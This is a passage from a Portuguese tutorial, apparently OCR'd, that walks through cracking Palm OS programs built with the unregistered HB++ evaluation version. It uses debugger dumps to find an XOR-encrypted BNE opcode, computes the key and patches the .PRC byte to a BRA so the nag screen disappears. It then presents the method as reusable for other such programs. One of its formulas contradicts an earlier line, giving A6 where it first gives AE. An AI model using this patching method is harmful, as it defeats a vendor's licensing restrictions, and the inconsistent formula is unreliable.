Vamos agora executar passo a passo pra ver quando o BNE aparece. O opcode é **66**0001BE. Quando ele aparecer, anotamos o valor de A0+D2, pois A0+D2 aponta para o código criptografado que está no .PRC original!!!!

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | disassembler | memory dump | register

main

memory dump [A2]

0003A21E

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003A21E	49	6E	66	6F	72	6D	61	74	69	6F	6E	00	46	6F	72	20	Information.For
0003A22E	6E	6F	6E	20	63	6F	6D	6D	65	72	63	69	61	6C	20	75	non commercial u
0003A23E	73	65	20	6F	6E	6C	79	00	50	6F	77	65	72	65	64	20	se only.Powered
0003A24E	62	79	20	48	42	2B	2B	20	45	76	61	6C	75	61	74	69	by HB++ Evaluati
0003A25E	6F	6E	20	56	65	72	73	69	6F	6E	00	68	74	74	70	3A	on Version.http:
0003A26E	2F	2F	77	77	77	2E	68	61	6E	64	68	65	6C	64	2D	62	//www.handheld-b
0003A27E	61	73	69	63	2E	63	6F	6D	00	00	4E	56	FF	CC	48	E7	asic.com..NV..H.
0003A28E	1C	20	24	6E	00	08	3F	3C	01	01	4E	4F	A3	44	54	4F	. $n..?<..NO.DTO
0003A29E	4A	80	66	00	00	00	00	00	00	00	00	00	00	00	00	00	J.f.....
0003A2AE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2BE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

register

hex

D0:	000015CE	D1:	0454AE71	D2:	00000082	D3:	00002A21
D4:	00000066	D5:	00000000	D6:	00000008	D7:	00005E44
A0:	00004DC2	A1:	0000006A	A2:	0003A21E	A3:	00004D98
A4:	00000000	A5:	00005E44	A6:	0003BB1C	A7:	0003BB10
USP:	00000000	PC:	0016ECE4	SR:	A000		

carry | overflow | zero | negative | extended

disassembler

dec/hex | 0003A294

address	ascii	hex	command		notes
0003A294	?<..	3F3C0101	MOVE.W	#257!$101, -(A7)	
0003A298	NO.D	4E4FA344	TRAP	#15!$F, #41796!$A344 [sy...	
0003A29C	TO	544F	ADDQ.W	#$2, A7	
0003A29E	J.	4A80	TST.L	D0	
0003A2A0	f...	66000000	BNE	#$0 ;0003A2A2	
0003A2A4	....	00000000	ORI.B	#$0, D0	
0003A2A8	....	00000000	ORI.B	#$0, D0	
0003A2AC	....	00000000	ORI.B	#$0, D0	
0003A2B0	....	00000000	ORI.B	#$0, D0	
0003A2B4	....	00000000	ORI.B	#$0, D0	
0003A2B8	....	00000000	ORI.B	#$0, D0	
0003A2BC	....	00000000	ORI.B	#$0, D0	
0003A2C0	....	00000000	ORI.B	#$0, D0	
0003A2C4	....	00000000	ORI.B	#$0, D0	
0003A2C8	....	00000000	ORI.B	#$0, D0	
0003A2CC	....	00000000	ORI.B	#$0, D0	
0003A2D0	....	00000000	ORI.B	#$0, D0	
0003A2D4	....	00000000	ORI.B	#$0, D0	
0003A2D8	....	00000000	ORI.B	#$0, D0	
0003A2DC	....	00000000	ORI.B	#$0, D0	
0003A2E0	....	00000000	ORI.B	#$0, D0	
0003A2E4	....	00000000	ORI.B	#$0, D0	
0003A2E8	....	00000000	ORI.B	#$0, D0	
0003A2EC	....	00000000	ORI.B	#$0, D0	

A0	A1	A2	A3	A4	A5	A6	A7	PC




FIG. 13


Veja a FIG. 13. Apareceu o 66.... Agora abrimos a janela que mostra os registradores.

A0 = 4DC2

D2 = 82

A0 + D2 = 4E44

Voltamos agora a janela de DUMP e clicamos em A0. Procuramos os bytes em 4E44 conforme a FIG. 14.








FIG. 14

Para confirmar abrimos outra DUMP window e clicamos em A2, conforme a FIG. 15






```
0016ECE4 5241          ADDQ.W   #$1, D1
```

FIG. 15

Vimos que o 66 que significa BNE corresponde ao A8 no .PRC criptografado. Agora vem o cálculo:

De A8 ele descriptografou para 66

De ?? ele precisa descriptografar para 60 (60 é o opcode para BRA)

Sabemos que a criptografia é um simples XOR e que é feito pelo byte de D0 conforme FIG. 9. Sabemos também que D0 = CE conforme FIG. 13.

Lembrando: EOR.B D0, D4 – significa que pega o byte CE e faz um XOR com D4.

A8 XOR CE = 66

60 XOR CE = AE

É válido dizer que:

A8 XOR 66 = CE ***<----- Fórmula para calcular byte de outros programas!!!!!!!!!!***

60 XOR CE = A6 **<----- Fórmula para calcular byte de outros programas!!!!!!!!!!**

Então basta trocarmos o byte A8 para AE. Vamos ao UltraEdit e localizamos a seqüência 43 CA **A8** 16 A3 4C, conforme a FIG. 16




FIG. 16

Substituímos A8 por AE. Salvamos e sincronizamos com POSE e PALM. Pronto! Em nenhum deles aparece mais a nag screen.

Atenção!!!

Em outros programas não é possível encontrar a seqüência 43 CA **A8** 16 A3 4C pois ela é dinâmica, ou seja, cada criptografia usa uma chave randômica para criptografar!!!!!

Para patchear outros programas feitos no HB++ não registrado, basta localizar a posição absoluta do byte desse exemplo e alterar. Veja a FIG. 17:

